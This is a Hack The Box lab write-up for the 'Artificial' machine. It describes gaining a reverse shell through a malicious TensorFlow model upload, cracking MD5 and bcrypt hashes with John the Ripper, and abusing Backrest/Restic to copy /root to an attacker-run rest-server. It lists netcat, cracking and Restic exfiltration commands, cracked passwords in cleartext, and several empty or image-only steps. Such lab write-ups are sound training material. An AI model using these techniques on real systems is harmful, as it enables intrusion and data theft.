# Artificial – Hack The Box Write-up

# (EASY)

## Introduction


-In this lab, the goal is to exploit a Remote Code Execution (RCE) vulnerability in TensorFlow to gain access to the system, escalate privileges, and capture both and .The techniques involved include web exploitation, reverse engineering, and privilege escalation via Docker and Restic backups.

**• IP ATTACKER: 10.10.14.28**


**• IP TARGET: 10.10.11.74**

### 1. Initial Enumeration

* **Nmap Scan:**



* **Results:**



Port 22: SSH – OpenSSH 8.2p1

Port 80: HTTP – nginx 1.18.0


Web title: *Artificial – AI Solutions*


### 3. Added the hostname to for easier access:


C:\Users\Pc\Pictures\Screenshots\Screenshot 2025-10-29 154411.png

### 4.Web Application Analysis

1. Navigated to **http://artificial.htb** → login page:



1. Registered a new account (email verification was not required):
2. After logging in , I found **Upload model** feature with links to **requirements.txt** and **Dockerfile:**




### 5.TensorFlow RCE Exploit

* Dockerfile provided hints about the environment:



* Create Payload with TensorFlow:

\*NOTE: use the tun0 IP for the reverse shell callback (Mytun0: 10.10.14.28)

* **Build and run Docker :**
* **sudo docker build -t artificial-exploit .**
* **sudo docker run -it -v $(pwd):/app artificial-exploit cd /app python3 exploit.py**
* **Shell :**
* **nc –nlvp 6666**


Upload **exploit.h5** to the web application→ click “View Predictions” → reverse shell successfully triggered.

* **Aftr logged in :**

- Initial shell had no job control → upgraded with: **bash -i**

- Navigated into the instance directory : cd /instance

-After that use sqlite3 command to find database:



### 6. Dumping & Cracking Password Hashes

* After extracting password hashes from the database, I copied them to my attacker machine and saved them into a file:

**echo "c99175974b6e192936d97224638a34f8" > hash.txt**

*\** *This hash belonged to the user gael\**

* Cracked the hash using John the Ripper:

**john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-md5**


* Result:

John successfully cracked the hash → password:**mattp005numbertwo**

**7.** **SSH Access as gael@artificial**


- With the cracked credentials, I attempted SSH login:.

* **SSH command: ssh gael@10.10.11.74**
* **Type password: mattp005numbertwo**
* **Cat user.txt:**

****

**8.** **Exfiltrating & Cracking Backup Credential**

* **Downloaded the backup file from the target system to my attacker machine:**

****

* **Extracted the backup file backup :**


Although named tar.gz, it was actually just a plain tar :

****


* **Located and extracted a bcrypt password hash inside the configuration file:**

****

* **Converted the base64 string into a bcrypt hash file:**

****

* **Cracked the hash using John the Ripper:**


****

**-Result:**  
The cracked password for the **backrest\_root**: !@#$%^


### 9. Pivoting to Internal Service

- After cracking the backup credentials, I discovered they belonged to an **internal web service** running on port **9898**.

* **Set up SSH port forwarding:**



* **Logged with :**



### 10. Abusing Restic for Root Access

- With admin access to the **Backrest** web interface, I realized I could abuse its

**restore/backup** to exfiltrate sensitive data, including the **/root** directory**.**

* Exploitation Idea
* **Restic** is a backup tool that can run with root privileges if configured via **sudo .**
* Arcording to [GTFOBins](https://gtfobins.github.io/gtfobins/restic/), when run with **sudo**, Restic **does not drop privileges**, that’s means still **root .**
* I could configure Backrest to run Restic commands and send backups directly to my attacker machine .

**Attacker Machine Set Up**

1. Install Rest-server:


go install github.com/restic/rest-server@latest

export PATH=$PATH:$(go env GOPATH)/bin

* Launch Rest-server listener:



* **Creating a Repository in Backrest:**

****

-Navigated to **Repositories** → click **Add Repository**

**-Name**: **myrepo**

**-Repository URL**: **/opt**

**-Password**: 123456 (as required by the interface)

* **Running Restic Commands to Access /root**


From the **Run Command** tab in Backrest:

1.Initialize the **repository**:

**-r rest:http://<yourIP>:12345/<Repo name> init**

2. Backup the **/root directory:**

**-r rest:http:// <yourIP>:12345/<Reponame> backup /root**

****

After execution, the contents of **/root** were exfiltrated to my attacker machine and stored in **/tmp/restic-data.**

**11.Listing and Restoring Snapshots :**

**1. List available snapshots:**


**restic -r /tmp/restic-data/<repo-name> snapshots**

→ Displays snapshot IDs, timestamp, host, và paths.

**2. Restore a snapshot:**


**restic -r /tmp/restic-data/<repo-name> restore <snapshot-id> --target ./restore**

→ The **/root** data was restored intp the **./restore** .

****

### 12.Root access with ssh:

* **Accesss to id\_rsa to find passwd :**



* **Find root.txt :**

### 13. Summary

* In the Artificial lab, I performed a full exploitation chain that included:
* Exploiting TensorFlow RCE for initial access
* Extracting and cracking password hashes to escalate to a user account
* Analyzing backups and cracking a bcrypt password to access an internal service
* Abusing Restic via Backrest to exfiltrate system data with root privileges
* Restoring snapshots and retrieving the flag
* Techniques used:
* Web exploitation and Docker analysis
* Reverse engineering and SQLite database analysis
* Password cracking with John the Ripper
* Pivoting via SSH and port forwardingBackup exploitation with Restic and Rest‑server

### 14. Lessons Learned

### • Insecure backups can become a critical weakness if exposed or misconfigured

### • Improper privilege handling in tools like Restic can lead directly to root compromise

### • AI frameworks such as TensorFlow must be carefully secured when allowing users to upload models, as this can open the door to RCE